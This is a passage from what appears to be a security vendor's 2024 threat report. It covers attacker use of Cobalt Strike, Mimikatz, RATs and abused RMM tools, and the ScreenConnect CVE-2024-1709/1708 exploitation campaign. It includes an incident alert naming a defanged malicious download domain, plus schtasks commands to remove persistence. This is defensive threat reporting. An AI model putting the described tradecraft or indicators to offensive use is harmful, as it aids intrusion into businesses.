The abuse of remote monitoring and management (RMM) tools, including ConnectWise ScreenConnect, TeamViewer, and LogMeIn also surged, representing 17.3% of remote access methods. Attackers abused these tools for stealthy persistence and lateral movement, with a significant campaign targeting ScreenConnect vulnerabilities early in the year. These trends highlight the increasing sophistication of hacking tools and the critical need for robust defenses to mitigate the risks posed by these techniques.

Remote Access Methods




Figure 16: Most common remote access methods used across 2024

Hacking Tools

When compromising machines en masse, hackers will automate many tasks as quickly as possible to attempt to gain access during the window of opportunity they have. To make this possible, hackers will turn to hack tools to perform all of these actions as quickly and efficiently as possible. These bundles of software can perform many complex hacking activities like password sniffing, memory dumping, decrypting of files, manipulation of targeted applications, install persistence, or remote access to a compromised machine with a simple button press. The origin of these tools dates back to the days of Back Orifice and Sub7 remote access tools in the late 1900s, and has evolved into Metasploit, Cobalt Strike, Mimikatz, and Empire.

Alternatively, attackers can also use tools that were designed for administrative tasks and abuse them to perform malicious actions. Examples of popular system tools that are abused by attackers are the Sysinternals Suite and network scanners.

Cobalt Strike remains the top hacking tool we saw, whether it's abused by cybercriminals via cracked versions or legitimate red team usage in engagements. Cobalt Strike has even been adopted by a few known APT groups so they can operate with plausible deniability, like Ocean Lotus, APT31, Cinnamon Tempest, and Wizard Spider. Of all the hacking tools we see, Cobalt Strike occurs about one-third of the time.

Mimikatz, the cute cat password-dumping tool that was developed in 2011 by Benjamin Delpy and featured in *Mr. Robot*, is our second-most identified hacking tool. Attackers have been implementing this tool in payloads for nearly 14 years and it's often delivered via download and execution payloads or implemented in PowerShell. Huntress has seen this tool associated with attacks delivered by Blue Mockingbird, Play ransomware, and Akira ransomware groups.

Hacking Tools Usage




Figure 17: Hacking tool usage in 2024

Network scanners are still an important tool for many ransomware groups, and their use is often a red flag for many non-enterprise environments. We see these tools abused from the usage of Advanced IP Scanner: a common strategy is to implement this and other network scanners by downloading or packaging them within payloads and deploying them for lateral movement in an environment. This behavior, while more common in corporate environments, is rarely done in many of the environments we monitor, so we can quickly identify and label this behavior as suspicious.


The Sysinternals Suite also continues to be popular for malicious attackers to perform a wide range of attacks, from privilege elevations and reconnaissance to lateral movement. PSExec, AD Explorer, and SDelete make up the majority of sysinternals tools used by attackers in 2024.

For 2025, it's safe to assume that Cobalt Strike, Sysinternals, and Mimikatz will continue to be used by attackers. We often see small spikes of usage whenever some of the commercial versions of these tools leak or get cracked, as was the case back in 2022. While enterprise blue teams often have to worry about Sliver, Splinter, Brute Ratel, and Nighthawk, these tools are rarely deployed under our watch as attackers still prefer to implement RATs and RMMs to remotely control and access compromised machines.

PSExec, AD Explorer, and SDelete make up the majority of sysinternals tools used by attackers in 2024

Remote Access Trojans

Remote access trojans, also known as RATs, let hackers remotely operate and control compromised systems as if they were sitting in front of these devices. RATs vary in stealthiness, functionality, capabilities, and communication protocols, but they're deployed by malicious individuals to systems to access these devices. RATs are written in virtually any computer language from compiled C/C++ to interpreted Java, VBScript, or Python. The popularity and usage of RATs vary as new versions of these tools are released or sold on the market, whereas the majority of the most utilized variants we see today are all based on roughly 10-year-old designs. Many hacker groups will also take existing variants and modify them for their own use, often to hide or cloud attribution or to bypass known detection algorithms.



```
Huntress detected the following on this host:
- Powershell Downloader : Huntress analysts found a malicious powershell command used to download a pa
This is likely being used to deploy malware onto the victim machine.

Evidence suggests that on '[redacted] UTC' user '[redacted]_local' executed [redacted] PowerShell on h
to malicious domain 'http://bfhdkgmmhdbikgj[.]top/1.php?s=527'.

After this activity, Huntress has also detected the following:
- PowerShell connections to domain '64.[illegible].211/1[.]php?s=boicn'
- Persistence installed on the host

Please see the remediation section for next steps.


Remediation Instructions
------------------------
To remediate, run the following commands from an administrative command prompt (cmd.exe) and perform t
- schtasks.exe /End /TN "MoziilaUpdateService_1681005042"
- schtasks.exe /Delete /TN "MoziilaUpdateService_1681005042" /F
- schtasks.exe /End /TN "Google_Maintenance_Worker"
- schtasks.exe /Delete /TN "Google_Maintenance_Worker" /F
- schtasks.exe /End /TN "05f1w4aom3g6y8k7slizrpcxutb"
- schtasks.exe /Delete /TN "05f1w4aom3g6y8k7slizrpcxutb" /F
```

User interaction with first-stage malware
Second-stage malware and persistence
Remediations

An example of AsyncRAT leveraging multi-staged malware, which ultimately makes itself persistent as multiple scheduled tasks

Common RATs in 2024




Figure 18: Remote access trojan frequency in 2024

RATs maintained their top usage spot for remote access delivery to victims in 2024, whereas 75% of incidents involving remote access were attributed back to RAT malware. This year, we saw a few new variants expand and grow in popularity like Jupyter, NetSupport RAT, and AsyncRAT. These three accounted for one-third of all RAT types seen in incidents for the year.

The Jupyter family of malware is a particularly interesting case of adaptation in cybercriminals' toolsets. Also known as SolarMaker, Deimos, and Yellow Cockatoo, this malware started as primarily a banking-focused infostealer trojan in 2020, and its main point of entry was SEO poisoning attacks. Their tactics evolved in late 2023 to focus on malicious ad delivery, compromised websites, and phishing campaigns. By 2024, the authors evolved the malware to include several new multistage payloads that lead to a remote backdoor coded in .NET which often utilizes hVNC (as SolarPhantom) and other networking to provide remote access. Since adding remote access capabilities, this infostealer has evolved into a sophisticated multi-tier P2P C2 system that's proven hard to eradicate. And with these changes, the malware groups behind delivering these updated variants have made nearly 14% of all our witnessed remote access payloads.

75% of incidents involving remote access were attributed back to RAT malware

RMM Abuse

Similar to 2023, hackers have continued to abuse existing commercial tools to remotely gain access to compromised devices. Using commercial tools like remote monitoring and management (RMM) software suites allows these hackers to focus development time on their own internally developed toolsets, thus keeping production overhead costs lower while maximizing profits from compromises. In addition, abuse of these tools is still tough for many security teams to pinpoint, especially within environments that use them in their daily operations. Detection for malicious RMM usage often comes down to behavior analysis, network pathing, and circumstantial conditions which many security products can't account for, so this makes them ideal targets for C2, remote access, and exfiltration in business environments.

In 2024, Huntress saw 17.3% of all remote access methods originating from RMM abuse, making it the second-most used method for attackers to control compromised devices. Abuse of these tools comes in many forms, but mostly either hijacking and using existing software already installed on victims' computers or deploying and installing the attacker's preferred RMM onto the victim's machine.

When encountering RMM software in incidents, we're seeing the abuse of ConnectWise (formerly ScreenConnect) in three out of four incidents for the year. TeamViewer, Remote Desktop Protocol (RDP), and LogMeIn make up the remaining 25% of incidents.

Attackers will often bundle various RMM tools and install them once they establish persistence; these often are modified installers, barebone binaries, or hacked variants to provide more stealth than the default installations.

With ConnectWise ScreenConnect accounting for 12.3% of remote access methods we saw abused in 2024, a major factor for this was a worldwide campaign targeting ScreenConnect software in February.

Top Abused Remote Access Tools




Figure 19: RMM and remote tool abuse during 2024

Exploit-Driven Campaigns in 2024

Exploit-Driven Campaigns

Traditional exploitation of CVEs to gain initial access or move laterally in non-enterprise environments is very different from enterprise and other verticals. Whereas attackers targeting corporate targets might utilize several CVE-based exploits to target environments and gain access, machines aren't typically as hardened in small- and medium-sized businesses. Attackers usually depend on social engineering, phishing, SEO hijacking, malicious ads or downloads, and poor security practices to compromise these machines.

As detailed earlier, the ScreenConnect campaign targeting CVE-2024-1709 and CVE-2024-1708 was our most actively observed campaign in 2024 and made up two-thirds of the traditional exploitation we identified throughout the year. That being said, there's still traditional exploitation occurring, and some of these methods have been used in campaigns we saw throughout the year, namely ScreenConnect, CrushFTP, Microsoft Exchange, and BYOVD driver exploitation.

Most Witnessed Traditional Exploitation




Figure 20: Vulnerability exploitation in 2024

ScreenConnect Exploitation

(CVE-2024-1709 & CVE-2024-1708)

The most notable event involving RMM abuse in 2024 was a campaign targeting CVE-2024-1709 & CVE-2024-1708—which Huntress coined SlashAndGrab—to exploit ScreenConnect installations in February. The vulnerability in CVE-2024-1709 let remote hackers bypass authentication and access servers hosting ConnectWise's ScreenConnect service. Once accessed, the attackers used CVE-2024-1708, a path traversal vulnerability, to execute remote arbitrary code on the installation, completely compromising the on-premise server.

Huntress countered this exploit by pre-emptively identifying vulnerable installations and informing customers that they were exposed to these security issues. During this time, we noticed a spike in activity shown below in the break-out activity graph for ScreenConnect abuse.




Figure 21: ScreenConnect exploitation from January to October 2024




Figure 22: ScreenConnect exploitation for February and March 2024

Breaking it down further, we can show the percentage of events in February and March of 2024 highlighting a massive spike in activity. This timeline very closely follows the vulnerability disclosure and activity timeline:

Feb 19

ConnectWise announces vulnerabilities within ScreenConnect with CVE-2024-1709 receiving a highly critical 10.0 CVSS score. A patch for ScreenConnect is pushed to cloud hosts immediately while on-prem users are advised to update their installations.

Feb 21

Huntress issues a deep technical advisory discussing the vulnerability and how they can be exploited, detected, and mitigated.

A Metasploit module exploiting the vulnerability is made publicly available.

Feb 22

Huntress observes a starting trend of incidents involving ScreenConnect.

Feb 29

The peak of incidents involving ScreenConnect occurs, with nearly 41% of the monthly detections occurring in a single day.

During this time, LockBit spearheaded a major campaign to push their installation onto victims, with nearly 88% of all witnessed payloads targeting vulnerable organizations involving their Ransomware. At this time, attempts of WinZip Driver Update PUP family and Dridex were also attempted as well as sporadic attempts by Trickbot, Emotet, and SocGholish.

ScreenConnect Campaign Payload Delivery Attempts




Figure 23: ScreenConnect campaign attempted payloads

This shows the last campaign of LockBit that occurred nearly simultaneously with their takedown attempt on February 20, 2024, via Operation Cronos. The majority of the LockBit installers we saw during this campaign originated from the leaked variant that was published shortly after their takedown. On February 26, their re-emerged site came back up and they posted additional victims on March 3, 2024, but much of this information was disputed and noted to be re-released data of previously ransomed victims.

Huntress noted the immediate effects of the takedown by March, noting that 87% of 2024's LockBit activity occurred from February 17 through March 1, 2024. This is largely due to LockBit shifting focus to more lucrative targets like manufacturing, government, and critical infrastructure. But as we've seen before, LockBit will adapt to situations where mass exploitation is possible and deploy its malware to target everyday businesses. They're not alone in this campaign, and this is why even smaller businesses should apply patches and be aware of their risk exposure.

